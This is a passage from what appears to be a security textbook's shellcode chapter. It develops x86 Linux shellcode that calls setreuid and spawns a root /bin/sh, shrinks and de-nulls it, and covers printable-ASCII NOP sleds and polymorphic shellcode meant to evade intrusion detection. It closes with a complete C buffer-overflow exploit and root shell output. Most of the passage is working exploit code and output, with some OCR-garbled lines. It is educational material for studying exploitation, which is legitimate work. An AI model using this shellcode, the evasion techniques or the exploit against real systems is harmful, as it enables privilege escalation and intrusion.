mov ecx, 0 ; put 0 into ecx, to set effective uid to root
int 0x80 ; Call the kernel to make the system call happen

jmp short two ; Jump down to the bottom for the call trick
one:
pop ebx ; pop the "return address" from the stack
 ; to put the address of the string into ebx

; execve(const char *filename, char *const argv [], char *const
envp[])
mov eax, 0 ; put 0 into eax
mov [ebx+7], al ; put the 0 from eax where the X is in the string
 ; (7 bytes offset from the beginning)
mov [ebx+8], ebx ; put the address of the string from ebx where the
 ; AAAA is in the string (8 bytes offset)
mov [ebx+12], eax ; put a NULL address (4 bytes of 0) where the
 ; BBBB is in the string (12 bytes offset)
mov eax, 11 ; Now put 11 into eax, since execve is syscall #11
lea ecx, [ebx+8] ; Load the address of where the AAAA was in the
string ; into ecx
```

```

 lea edx, [ebx+12] ; Load the address of where the BBBB was in the
 string
 ; into edx
 int 0x80 ; Call the kernel to make the system call happen
two:
 call one ; Use a call to get back to the top and get the
 db '/bin/shXAAAABBBB' ; address of this string

```

## 0x2a6 Removing Null Bytes

If the previous piece of code is assembled and examined in a hex editor, it will be apparent that it still isn't usable as shellcode yet.

```

$ nasm shellcode.asm
$ hexeditor shellcode

00000000 B8 46 00 00 00 BB 00 00 00 00 B9 00 00 00 00 CD
.F.....
00000010 80 EB 1C 5B B8 00 00 00 00 88 43 07 89 5B 08 89
...[.....C..[..
00000020 43 0C B8 0B 00 00 00 8D 4B 08 8D 53 0C CD 80 E8
C.....K..S....
00000030 DF FF FF FF 2F 62 69 6E 2F 73 68 58 41 41 41 41
....../bin/shXAAA
00000040 42 42 42 42 BBBB

```

Any null byte in the shellcode (the ones shown in bold) will be considered the end of the string, causing only the first 2 bytes of the shellcode to be copied into the buffer. In order to get the shellcode to copy into buffers properly, all of the null bytes must be eliminated.

Places in the code where the static value of 0 is moved into a register are obvious sources of null bytes in the assembled shellcode. In order to eliminate null bytes and maintain functionality, a method must be devised for getting the static value of 0 into a register without actually using the value 0. One potential option is to move an arbitrary 32-bit number into the register and then subtract that value from the register using the `mov` and `sub` instructions.

```

mov ebx, 0x11223344
sub ebx, 0x11223344

```

While this technique works, it also takes twice as many instructions, making the assembled shellcode larger than necessary. Luckily, there's a solution that will put the value of 0 into a register using only one instruction: XOR. The XOR instruction performs an exclusive OR operation on the bits in a register.

An exclusive OR transforms bits as follows:

```

1 xor 1 = 0
0 xor 0 = 0
1 xor 0 = 1
0 xor 1 = 1

```

Because 1 XORed with 1 results in a 0, and 0 XORed with 0 results in a 0, any value XORed with itself will result in 0. So if the XOR instruction is used to XOR the registers with themselves, the value of 0 will be put into each register using only one instruction and avoiding null bytes.

After making the appropriate changes (shown in bold), the new shellcode looks like this:

```
shellcode.asm
BITS 32

; setreuid(uid_t ruid, uid_t euid)
mov eax, 70 ; put 70 into eax, since setreuid is syscall #70
xor ebx, ebx ; put 0 into ebx, to set real uid to root
xor ecx, ecx ; put 0 into ecx, to set effective uid to root
int 0x80 ; Call the kernel to make the system call happen

jmp short two ; Jump down to the bottom for the call trick
one:
pop ebx ; pop the "return address" from the stack
 ; to put the address of the string into ebx

; execve(const char *filename, char *const argv [], char *const
envp[])
xor eax, eax ; put 0 into eax
mov [ebx+7], al ; put the 0 from eax where the X is in the string
 ; (7 bytes offset from the beginning)
mov [ebx+8], ebx ; put the address of the string from ebx where the
 ; AAAA is in the string (8 bytes offset)
mov [ebx+12], eax ; put the a NULL address (4 bytes of 0) where the
 ; BBBB is in the string (12 bytes offset)
mov eax, 11 ; Now put 11 into eax, since execve is syscall #11
lea ecx, [ebx+8] ; Load the address of where the AAAA was in the
string ; into ecx
lea edx, [ebx+12] ; Load the address of where the BBBB was in the
string ; into edx
int 0x80 ; Call the kernel to make the system call happen

two:
call one ; Use a call to get back to the top and get the
 ; db '/bin/shXAAAABB' ; address of this string
```

After assembling this version of the shellcode, significantly fewer null bytes are found.

```
00000000 B8 46 00 00 00 31 DB 31 C9 CD 80 EB 19 5B 31 C0
.F...1.1.....[1.
00000010 88 43 07 89 5B 08 89 43 0C B8 0B 00 00 00 8D 4B
.C..[..C.....K
00000020 08 8D 53 0C CD 80 E8 E2 FF FF FF 2F 62 69 6E 2F
..S...../bin/
00000030 73 68 58 41 41 41 41 42 42 42 42 42 42 42 42 42
 shXAAAABB
```

Looking at the first instruction of the shellcode and associating it with the assembled machine code, the culprit of the first three remaining null bytes will be found. This line

```
mov eax, 70 ; put 70 into eax, since setreuid is syscall #70
```

assembles into

```
B8 46 00 00 00
```

The instruction `mov eax` assembles into the hex value of 0xB8, and the decimal value of 70 is 0x00000046 in hexadecimal. The three null bytes found afterward are just padding, because the assembler was told to copy a 32-bit value (four bytes). This is overkill, since the decimal value of 70 only requires eight bits (one byte). By using AL, the 8-bit equivalent of the EAX register, instead of the 32-bit register of EAX, the assembler will know to only copy over one byte. The new line

```
mov al, 70 ; put 70 into eax, since setreuid is syscall #70
```

assembles into

```
B0 46
```

Using an 8-bit register has eliminated the null bytes of padding, but the functionality is slightly different. Now only a single byte is moved, which does nothing to zero out the remaining three bytes of the register. In order to maintain functionality, the register must first be zeroed out, and then the single byte can be properly moved into it.

```
xor eax, eax ; first eax must be 0 for the next instruction
mov al, 70 ; put 70 into eax, since setreuid is syscall #70
```

After making the appropriate changes (shown in bold), the new shellcode looks like this:

```
shellcode.asm
BITS 32

; setreuid(uid_t ruid, uid_t euid)
xor eax, eax ; first eax must be 0 for the next instruction
mov al, 70 ; put 70 into eax, since setreuid is syscall #70
xor ebx, ebx ; put 0 into ebx, to set real uid to root
xor ecx, ecx ; put 0 into ecx, to set effective uid to root
int 0x80 ; Call the kernel to make the system call happen
jmp short two ; Jump down to the bottom for the call trick
one:
pop ebx ; pop the "return address" from the stack
 ; to put the address of the string into ebx
```

```

; execve(const char *filename, char *const argv [], char *const
envp[])
 xor eax, eax ; put 0 into eax
 mov [ebx+7], al ; put the 0 from eax where the X is in the string
 ; (7 bytes offset from the beginning)
 mov [ebx+8], ebx ; put the address of the string from ebx where the
 ; AAAA is in the string (8 bytes offset)
 mov [ebx+12], eax ; put the a NULL address (4 bytes of 0) where the
 ; BBBB is in the string (12 bytes offset)
 mov al, 11 ; Now put 11 into eax, since execve is syscall #11
 lea ecx, [ebx+8] ; Load the address of where the AAAA was in the
string
 ; into ecx
 lea edx, [ebx+12] ; Load the address of where the BBBB was in the
string
 ; into edx
 int 0x80 ; Call the kernel to make the system call happen
two:
 call one ; Use a call to get back to the top and get the
db '/bin/shXAAAABBBB' ; address of this string

```

Notice that there's no need to zero out the EAX register in the `execve()` portion of the code, because it has already been zeroed out in the beginning of that portion of code. If this piece of code is assembled and examined in a hex editor, there shouldn't be any null bytes left.

```

$ nasm shellcode.asm
$ hexedit shellcode
00000000 31 C0 B0 46 31 DB 31 C9 CD 80 EB 16 5B 31 C0 88
1..F1.1.....[1..
00000010 43 07 89 5B 08 89 43 0C B0 0B 8D 4B 08 8D 53 0C
C..[..C....K..S.
00000020 CD 80 E8 E5 FF FF FF 2F 62 69 6E 2F 73 68 58 41
...../bin/shXA
00000030 41 41 41 42 42 42 42 AAABBBB

```

Now that no null bytes remain, the shellcode can be copied into buffers correctly.

In addition to removing the null bytes, using 8-bit registers and instructions has reduced the size of the shellcode, even though an extra instruction was added. Smaller shellcode is actually better, because you won't always know the size of the target buffer to be exploited. This shellcode can actually be shrunk down by a few more bytes, though.

The `XAAAABBBB` at the end of the `/bin/sh` string was added to properly allocate memory for the null byte and the two addresses that are later copied into there. Back when the shellcode was an actual program, this allocation was important, but because the shellcode is already hijacking memory that wasn't specifically allocated, there's no reason to be nice about it. This extra data can be safely eliminated, producing the following shellcode.

```

00000000 31 C0 B0 46 31 DB 31 C9 CD 80 EB 16 5B 31 C0 88
1..F1.1.....[1..

```

```

00000010 43 07 89 5B 08 89 43 0C B0 0B 8D 4B 08 8D 53 0C
C...[...C....K..S.
00000020 CD 80 E8 E5 FF FF FF 2F 62 69 6E 2F 73 68
...../bin/sh

```

This end result is a small piece of shellcode, devoid of null bytes.

After putting in all that work to eliminate null bytes, though, a greater appreciation for one instruction, in particular, may be gained:

```

mov [ebx+7], al ; put the 0 from eax where the X is in the string
; (7 bytes offset from the beginning)

```

This instruction is actually a trick to avoid null bytes. Because the string `/bin/sh` must be null terminated to actually be a string, the string should be followed by a null byte. But because this string is actually located in what is effectively the text (or code) segment, terminating the string with a null byte would put a null byte in the shellcode. By zeroing out the EAX register with an XOR instruction, and then copying a single byte where the null byte should be (where the X was), the code is able to modify itself while it's running to properly null-terminate its string without actually having a null byte in the code.

This shellcode can be used in any number of exploits, and it is actually the exact same piece of shellcode used in all of the earlier exploits of this chapter.

#### 0x2a7 Even Smaller Shellcode Using the Stack

There is yet another trick that can be used to make even smaller shellcode. The previous shellcode was 46 bytes; however, clever use of the stack can produce shellcode as small as 31 bytes. Instead of using the call trick to get a pointer to the `/bin/sh` string, this newer technique simply pushes the values to the stack and copies the stack pointer when needed. The following code shows this technique in its most basic form.

```

stackshell.asm
BITS 32

; setreuid(uid_t ruid, uid_t euid)
xor eax, eax ; first eax must be 0 for the next instruction
mov al, 70 ; put 70 into eax, since setreuid is syscall #70
xor ebx, ebx ; put 0 into ebx, to set real uid to root
xor ecx, ecx ; put 0 into ecx, to set effective uid to root
int 0x80 ; Call the kernel to make the system call happen

; execve(const char *filename, char *const argv [], char *const
envp[])
push ecx ; push 4 bytes of null from ecx to the stack
push 0x68732f2f ; push "//sh" to the stack
push 0x6e69622f ; push "/bin" to the stack
mov ebx, esp ; put the address of "/bin//sh" to ebx, via esp

```

```

push ecx ; push 4 bytes of null from ecx to the stack
push ebx ; push ebx to the stack
mov ecx, esp ; put the address of ebx to ecx, via esp
xor edx, edx ; put 0 into edx
mov al, 11 ; put 11 into eax, since execve() is syscall #11
int 0x80 ; call the kernel to make the syscall happen

```

The portion of the code responsible for the `setreuid()` call is exactly the same as the previous `shellcode.asm`, but the `execve()` call is handled differently. First 4 bytes of null are pushed to the stack to null terminate the string that is pushed to the stack in the next two push instructions (remember that the stack builds in reverse). Because each push instruction needs to be 4-byte words, `/bin//sh` is used instead of `/bin/sh`. These two strings are equivalent when used for the `execve()` call. The stack pointer will be right at the beginning of this string, so it gets copied into EBX. Then another null word is pushed to the stack, followed by EBX to provide a pointer to a pointer for the second argument for the `execve()` call. The stack pointer is copied into ECX for this argument, and then EDX is zeroed. In the previous `shellcode.asm`, EDX was set to be a pointer that pointed to 4 bytes of null, however it turns out that this argument can simply be null. Finally, 11 is moved into EAX for the `execve()` call and the kernel is called via interrupt. As the following output shows, this code is 33 bytes in size when assembled.

```

$ nasm stackshell.asm
$ wc -c stackshell
 33 stackshell
$ hexedit stackshell
00000000 31 C9 31 DB 31 C0 B0 46 CD 80 51 68 2F 2F 73 68
1.1.1..F..Qh//sh
00000010 68 2F 62 69 6E 89 E3 51 53 89 E1 31 D2 B0 0B CD
h/bin..QS..1.....
00000020 80

```

There are two tricks that can be used to shave two more bytes off this code. The first trick is to change the following:

```

xor eax, eax ; first eax must be 0 for the next instruction
mov al, 70 ; put 70 into eax, since setreuid is syscall #70

```

to the functional equivalent code of

```

push byte 70 ; push the byte value 70 to the stack
pop eax ; pop the 4-byte word 70 from the stack

```

These instructions are 1 byte smaller than the old instructions, but still accomplish basically the same thing. This takes advantage of the fact that the stack is built using 4-byte words, not single bytes. So when a single byte is pushed to the stack, it is automatically padded with zeros for a full 4-byte word. Then this can be popped off into the EAX register, providing a properly

padded value without using null bytes. This will bring the shellcode down to 32 bytes.

The second trick is to change the following:

```
xor edx, edx ; put 0 into edx
```

to the functional equivalent code of

```
cdq ; put 0 into edx using the signed bit from eax
```

The instruction cdq fills the EDX register with the signed bit from the EAX register. If EAX is a negative number, all of the bits in the EDX register will be filled with ones, and if EAX is a non-negative number (zero or positive), all the bits in the EDX register will be filled with zeros. In this case, EAX is a positive value, so EDX will be zeroed out. This instruction is 1 byte smaller than the XOR instruction, thus shaving yet another byte off the shellcode. So the final tiny shellcode looks like this:

```
tinyshell.asm
BITS 32

; setreuid(uid_t ruid, uid_t euid)
push byte 70 ; push the byte value 70 to the stack
pop eax ; pop the 4-byte word 70 from the stack
xor ebx, ebx ; put 0 into ebx, to set real uid to root
xor ecx, ecx ; put 0 into ecx, to set effective uid to root
int 0x80 ; Call the kernel to make the system call happen

; execve(const char *filename, char *const argv [], char *const
envp[])
push ecx ; push 4 bytes of null from ecx to the stack
push 0x68732f2f ; push "//sh" to the stack
push 0x6e69622f ; push "/bin" to the stack
mov ebx, esp ; put the address of "/bin//sh" to ebx, via esp
push ecx ; push 4 bytes of null from ecx to the stack
push ebx ; push ebx to the stack
mov ecx, esp ; put the address of ebx to ecx, via esp
cdq ; put 0 into edx using the signed bit from eax

mov al, 11 ; put 11 into eax, since execve() is syscall #11
int 0x80 ; call the kernel to make the syscall happen
```

The following output shows that the assembled `tinyshell.asm` is 31 bytes.

```
$ nasm tinyshell.asm
$ wc -c tinyshell
 31 tinyshell
$ hexedit tinyshell
00000000 6A 46 58 31 DB 31 C9 CD 80 51 68 2F 2F 73 68 68
jFX1.1...Qh//shh
00000010 2F 62 69 6E 89 E3 51 53 89 E1 99 B0 0B CD 80
/bin..QS.....
```

This shellcode can be used to exploit the vulnerable vuln program from the previous sections. A little command-line trick is used to get the value of the stack pointer, which compiles a tiny program, compiles it, executes it, and removes it. The program simply asks for a piece of memory on the stack, and then prints out the location of that memory. Also, the NOP sled is 15 bytes larger, because the shellcode is 15 bytes smaller.

```
$ echo 'main(){int sp;printf("%p\n", &sp);}'>q.c;gcc -o q.x
q.c;./q.x;rm q.?
0xbffff884
$ pcalc 202+46-31
 217 0xd9 0y11011001
$./vuln 'perl -e 'print "\x90"x217;"cat tinyshell"perl -e 'print
"\x84\xf8\xff\xbf"x70;''
sh-2.05b# whoami
root
sh-2.05b#
0x2a8 Printable ASCII Instructions
```

There are a few useful assembled x86 instructions that map directly to printable ASCII characters. Some simple single-byte instructions are the increment and decrement instructions, `inc` and `dec`. These instructions just add or subtract one from the corresponding register.

## Instruction Hex ASCII

---

|                      |        |
|----------------------|--------|
| <code>inc eax</code> | 0x40 @ |
| <code>inc ebx</code> | 0x43 C |
| <code>inc ecx</code> | 0x41 A |
| <code>inc edx</code> | 0x42 B |
| <code>dec eax</code> | 0x48 H |
| <code>dec ebx</code> | 0x4B K |
| <code>dec ecx</code> | 0x49 I |
| <code>dec edx</code> | 0x4A J |

Knowing these values can prove useful. Some intrusion detection systems (IDSs) try to detect exploits by looking for long sequences of NOP instructions, indicative of a NOP sled. Surgical precision is one way to avoid this kind of detection, but another alternative is to use a different single-byte instruction for the sled. Because the registers that will be used in the shellcode are zeroed out anyway, increment and decrement instructions before the zeroing effectively do nothing. That means the letter *B* could be used repeatedly instead of a NOP instruction consisting of the unprintable value of 0x90, as shown here.

```
$ echo 'main(){int sp;printf("%p\n", &sp);}'>q.c;gcc -o q.x
q.c;./q.x;rm q.?
0xbffff884
$./vuln 'perl -e 'print "B"x217;"cat tinyshell"perl -e 'print
```

```
"\x84\xf8\xff\xbf"x70; ''
sh-2.05b# whoami
root
sh-2.05a#
```

Alternatively, these single-byte printable instructions can be used in combination, resulting in some clever foreshadowing:

```
$ export SHELLCODE=HIJACKHACK'cat tinyshell'
$./getenvaddr SHELLCODE
SHELLCODE is located at 0xbfffffa7e
$./vuln2 `perl -e 'print "\x7e\xfa\xff\xbf"x8; ''
sh-2.05b# whoami
root
sh-2.05b#
```

Using printable characters for NOP sleds can help simplify debugging and can also help prevent detection by simplistic IDS rules searching for long strings of NOP instructions.

#### 0x2a9 Polymorphic Shellcode

More sophisticated IDSs actually look for common shellcode signatures. But even these systems can be bypassed, by using polymorphic shellcode. This is a technique common among virus writers — it basically hides the true nature of the shellcode in a plethora of different disguises. Usually this is done by writing a loader that builds or decodes the shellcode, which is then, in turn, executed. One common technique is to encrypt the shellcode by XORing values over the shellcode, using loader code to decrypt the shellcode, and then executing the decrypted shellcode. This allows the encrypted shellcode and loader code to avoid detection by the IDS, while the end result is still the same. The same shellcode can be encrypted a myriad of ways, thus making signature-based detection nearly impossible.

There are some existing tools, such as ADMutate, that will XOR-encrypt existing shellcode and attach loader code to it. This is definitely useful, but writing polymorphic shellcode without a tool is a much better learning experience.

#### 0x2aa ASCII Printable Polymorphic Shellcode

To disguise the shellcode, polymorphic shellcode will be created using all printable characters. The added restriction of only using instructions that assemble into printable ASCII characters presents some challenges and opportunities for clever hacks. But in the end, the generated printable ASCII shellcode should slip past most IDSs, and it can be inserted into restrictive buffers that don't allow unprintable characters, which means it will be able to exploit the previously unexploitable.

The subset of assembly instructions that assemble into machine code instructions and that also happen to fall into the printable ASCII character range (from 0x33 to 0x7e) is actually rather small. This restriction makes writing shellcode significantly more difficult, but not impossible.

Unfortunately, the XOR instruction on the various registers doesn't assemble into the printable ASCII character range. This means that a new method must be devised to zero out registers while still avoiding null bytes and only using printable instructions. Fortunately, another bitwise operation called AND happens to assemble into the % character when using the EAX register. The assembly instruction of `and eax, 0x41414141` will assemble to the printable machine code of `%AAAA` because 0x41 in hexadecimal is the printable character A.

An AND operation transforms bits as follows:

```
1 and 1 = 1
0 and 0 = 0
1 and 0 = 0
0 and 1 = 0
```

Because the only case where the end result is a 1 is when both bits are 1, if two inverse values are ANDed onto EAX, EAX will become zero.

| Binary                             | Hexadecimal    |
|------------------------------------|----------------|
| 1000101010011100100111101001010    | 0x454e4f4a     |
| AND 011101000110001001100000110101 | AND 0x3a313035 |
| -----                              | -----          |
| 0000000000000000000000000000000000 | 0x00000000     |


By using this technique involving two printable 32-bit values that are also bitwise inverses of each other, the EAX register can be zeroed without using any null bytes, and the resulting assembled machine code will be printable text.

```
and eax, 0x454e4f4a ; assembles into %JONE
and eax, 0x3a313035 ; assembles into %501:
```

So `%JONE%501:` in machine code will zero out the EAX register. Interesting. Some other instructions that assemble into printable ASCII characters are the following:

```
sub eax, 0x41414141 -AAAA
push eax P
pop eax X
push esp T
pop esp \
```

Amazingly, these instructions, in addition to the `AND eax` instruction, are enough to build loader code that will build the shellcode onto the stack and then execute it. The general technique is first to set ESP back behind the executing loader code (in higher memory addresses) and then to build the shellcode from end to start by pushing values onto the stack, as shown here.



Because the stack grows up (from higher memory addresses to lower memory addresses), the ESP will move backward as values are pushed to the stack, and the EIP will move forward as the loader code executes. Eventually EIP and ESP will meet up, and the EIP will continue executing into the freshly built shellcode.

First ESP must be set back 860 bytes behind the executing loader code by adding 860 to ESP. This value assumes about 200 bytes of NOP sled and takes the size of the loader code into account. This value doesn't need to be exact, because provisions will be made later to allow for some slop. Because the only instruction usable is a subtraction instruction, addition can be simulated by subtracting so much from the register that it wraps around. The register only has 32 bits of space, so adding 860 to a register is the same as subtracting  $2^{32} - 860$ , or 4,294,966,436. However, this subtraction must take place using only printable values, so it's split up across three instructions that all use printable operands.

```
sub eax, 0x39393333 ; assembles into -3399
sub eax, 0x72727550 ; assembles into -Purr
sub eax, 0x54545421 ; assembles into -!TTT
```

The goal is to subtract these values from ESP, not EAX, but the instruction `sub esp` doesn't assemble into a printable ASCII character. So the current value of ESP must be moved into EAX for the subtraction, and then the new value of EAX must be moved back into ESP.

Because neither `mov esp, eax` nor `mov eax, esp` assemble into printable ASCII characters either, this exchange must be done using the stack. By pushing the value from the source register to the stack and then popping that same value off into the destination register, the equivalent of a `mov <dest>, <source>` instruction can be accomplished with `push <source>` and `pop <dest>`. And because the pop and push instructions for both the EAX and ESP registers assemble into printable ASCII characters, this can all be done using printable ASCII.

So the final set of instructions to add 860 to ESP are these:

```
and eax, 0x454e4f4a ; assembles into %JONE
and eax, 0x3a313035 ; assembles into %501:

push esp ; assembles into T
pop eax ; assembles into X

sub eax, 0x39393333 ; assembles into -3399
sub eax, 0x72727550 ; assembles into -Purr
sub eax, 0x54545421 ; assembles into -!TTT

push eax ; assembles into P
pop esp ; assembles into \
```

This means that `%JONE%501:TX-3399-Purr-!TTT-P\` will add 860 to ESP in machine code. So far so good. Now the shellcode must be built.

First EAX must be zeroed out again, but this is easy now that a method has been discovered. Then, by using more sub instructions, the EAX register must be set to the last four bytes of the shellcode, in reverse order. Because the stack normally grows upward (toward lower memory addresses) and builds with a FILO ordering, the first value pushed to the stack must be the last four bytes of the shellcode. These bytes must be backward, due to the little-endian byte ordering. The following is a hexadecimal dump of the tiny shellcode created in the previous chapter, which will be built by the printable loader code:

```
00000000 6A 46 58 31 DB 31 C9 CD 80 51 68 2F 2F 73 68 68
jFX1.1...Qh//shh
00000010 2F 62 69 6E 89 E3 51 53 89 E1 99 B0 0B CD 80
/bin..QS.....
```

In this case, the last four bytes are shown in bold; the proper value for the EAX register is 0x80CD0BB0. This is easily accomplished by using `sub` instructions to wrap the value around, and then EAX can be pushed to the stack. This moves ESP up (toward lower memory addresses) to the end of the newly pushed value, ready for the next four bytes of shellcode (underlined in the preceding shellcode). More `sub` instructions are used to wrap EAX around to 0x99E18953, and then this value is pushed to the stack.

As this process is repeated for each 4-byte chunk, the shellcode is built from end to start, toward the executing loader code.

```
00000000 6A 46 58 31 DB 31 C9 CD 80 51 68 2F 2F 73 68 68
jFX1.1...Qh//shh
00000010 2F 62 69 6E 89 E3 51 53 89 E1 99 B0 0B CD 80
/bin..QS.....
```

Eventually, the beginning of the shellcode is reached, but there are only three bytes left (underlined in the preceding shellcode) after pushing 0xC931DB31 to the stack. This situation is alleviated by inserting one single-byte NOP instructions at the beginning of the code, resulting in the value 0x58466A90 being pushed to the stack — 0x90 is machine code for NOP.

The code for the entire process is as follows:

```
and eax, 0x454e4f4a ; Zero out the EAX register again
and eax, 0x3a313035 ; using the same trick

sub eax, 0x344b4b74 ; Subtract some printable values
sub eax, 0x256e5867 ; from EAX to wrap EAX to 0x80cd0bb0
sub eax, 0x25795075 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x6e784a38 ; Subtract more printable values
sub eax, 0x78733825 ; from EAX to wrap EAX to 0x99e18953
push eax ; and then push this to the stack

sub eax, 0x64646464 ; Subtract more printable values
sub eax, 0x6a373737 ; from EAX to wrap EAX to 0x51e3896e
sub eax, 0x7962644a ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x55257555 ; Subtract more printable values
sub eax, 0x41367070 ; from EAX to wrap EAX to 0x69622f68
sub eax, 0x52257441 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x77777777 ; Subtract more printable values
sub eax, 0x33334f4f ; from EAX to wrap EAX to 0x68732f2f
sub eax, 0x56443973 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x254f2572 ; Subtract more printable values
sub eax, 0x65654477 ; from EAX to wrap EAX to 0x685180cd
sub eax, 0x756d4479 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x43434343 ; Subtract more printable values
sub eax, 0x25773025 ; from EAX to wrap EAX to 0xc931db31
sub eax, 0x36653234 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x387a3848 ; Subtract more printable values
sub eax, 0x38713859 ; from EAX to wrap EAX to 0x58466a90
push eax ; and then push EAX to the stack
```

After all that, the shellcode has been built somewhere after the loader code, most likely leaving a gap between the newly built shellcode and the executing loader code. This gap can be bridged by building a NOP sled between the loader code and the shellcode.

Once again, `sub` instructions are used to set EAX to 0x90909090, and EAX is repeatedly pushed to the stack. With each `push` instruction, four NOP instructions are tacked onto the beginning of the shellcode. Eventually, these NOP instructions will build right over the executing `push` instructions of the loader code, allowing the EIP and program execution to flow over the sled into the shellcode. The final results with comments look like this:

```
print.asm
BITS 32
and eax, 0x454e4f4a ; Zero out the EAX register
and eax, 0x3a313035 ; by ANDing opposing, but printable bits

push esp ; Push ESP to the stack, and then
pop eax ; pop that into EAX to do a mov eax, esp

sub eax, 0x39393333 ; Subtract various printable values
sub eax, 0x72727550 ; from EAX to wrap all the way around
sub eax, 0x54545421 ; to effectively add 860 to ESP

push eax ; Push EAX to the stack, and then
pop esp ; pop that into ESP to do a mov eax, esp

; Now ESP is 860 bytes further down (in higher memory addresses)
; which is past our loader bytecode that is executing now.

and eax, 0x454e4f4a ; Zero out the EAX register again
and eax, 0x3a313035 ; using the same trick
sub eax, 0x344b4b74 ; Subtract some printable values
sub eax, 0x256e5867 ; from EAX to wrap EAX to 0x80cd0bb0
sub eax, 0x25795075 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x6e784a38 ; Subtract more printable values
sub eax, 0x78733825 ; from EAX to wrap EAX to 0x99e18953
push eax ; and then push this to the stack

sub eax, 0x64646464 ; Subtract more printable values
sub eax, 0x6a373737 ; from EAX to wrap EAX to 0x51e3896e
sub eax, 0x7962644a ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x55257555 ; Subtract more printable values
sub eax, 0x41367070 ; from EAX to wrap EAX to 0x69622f68
sub eax, 0x52257441 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x77777777 ; Subtract more printable values
sub eax, 0x33334f4f ; from EAX to wrap EAX to 0x68732f2f
sub eax, 0x56443973 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x254f2572 ; Subtract more printable values
```

```

sub eax, 0x65654477 ; from EAX to wrap EAX to 0x685180cd
sub eax, 0x756d4479 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x43434343 ; Subtract more printable values
sub eax, 0x25773025 ; from EAX to wrap EAX to 0xc931db31
sub eax, 0x36653234 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack

sub eax, 0x387a3848 ; Subtract more printable values
sub eax, 0x38713859 ; from EAX to wrap EAX to 0x58466a90
push eax ; and then push EAX to the stack

; add a NOP sled
sub eax, 0x6a346a6a ; Subtract more printable values
sub eax, 0x254c3964 ; from EAX to wrap EAX to 0x90909090
sub eax, 0x38353632 ; (took 3 instructions to get there)
push eax ; and then push EAX to the stack
push eax ; many times to build a NOP sled
push eax ; to bridge the loader code to the
push eax ; freshly built shellcode.

push eax

```

This assembles into a printable ASCII string, which doubles as executable machine code.

```

$ nasm print.asm
$ cat print

```

The machine code looks like this:

```

%JONE%501:TX-3399-Purr-!TTTP\%JONE%501:-tKK4-gXn%-uPy%P-8Jxn-%8sxP-
dddd-777j-JdbyP-Uu%U-
pp6A-At%RP-wwww-0033-s9DVP-r%0%-wDee-yDmuP-CCCC-%0w%-42e6P-H8z8-Y8q8P-
jj4j-d9L%-_
2658PPPPPPPPPPPPPPPP

```

This code can be used in a stack-based overflow exploit when the beginning of the printable shellcode is located near the current stack pointer, because the stack pointer is relocated relative to the current stack pointer by the loader code. Fortunately, this is the case when the code is stored in the exploit buffer.

The following code is the original exploit.c code from the previous chapter, modified to use the printable ASCII shellcode.

```

printable_exploit.c
#include <stdlib.h>

char shellcode[] =
"%JONE%501:TX-3399-Purr-!TTTP\\%JONE%501:-tKK4-gXn%-uPy%P-8Jxn-%8sxP-
dddd-777j-
JdbyP-Uu%U-pp6A-At%RP-www-OO33-s9DVP-r%O%-wDee-yDmuP-CCCC-%0w%-42e6P-
H8z8-Y8q8P-
jj4j-d9L%-2658PPPPPPPPPPPPPPP";

unsigned long sp(void) // This is just a little function
{ __asm__("movl %esp, %eax"); } // used to return the stack pointer

int main(int argc, char *argv[])
{
 int i, offset;
 long esp, ret, *addr_ptr;
 char *buffer, *ptr;
 if(argc < 2) // If no offset if given on command
line
 {
 // Print a usage message
 printf("Use %s <offset>\nUsing default offset of 0\n", argv[0]);
 offset = 0; // and set a default offset of 0.
 }
 else // Otherwise, use the offset given on
command line
 {
 offset = atoi(argv[1]); // offset = offset given on command
line
 }
 esp = sp(); // Put the current stack pointer into
esp
 ret = esp - offset; // We want to overwrite the ret address

 printf("Stack pointer (EIP) : 0x%x\n", esp);
 printf(" Offset from EIP : 0x%x\n", offset);
 printf("Desired Return Addr : 0x%x\n", ret);

 // Allocate 600 bytes for buffer (on the heap)
 buffer = malloc(600);

 // Fill the entire buffer with the desired ret address
 ptr = buffer;
 addr_ptr = (long *) ptr;
 for(i=0; i < 600; i+=4)
 { *(addr_ptr++) = ret; }

 // Fill the first 200 bytes of the buffer with "NOP" instructions
 for(i=0; i < 200; i++)
 { buffer[i] = '@'; } // Use a printable single-byte instruction

 // Put the shellcode after the NOP sled
 ptr = buffer + 200 - 1;
 for(i=0; i < strlen(shellcode); i++)
 { *(ptr++) = shellcode[i]; }

 // End the string
 buffer[600-1] = 0;

 // Now call the program ./vuln with our crafted buffer as its argument
 exec("./vuln", "vuln", buffer, 0);
}

```

```
 return 0;
}
```

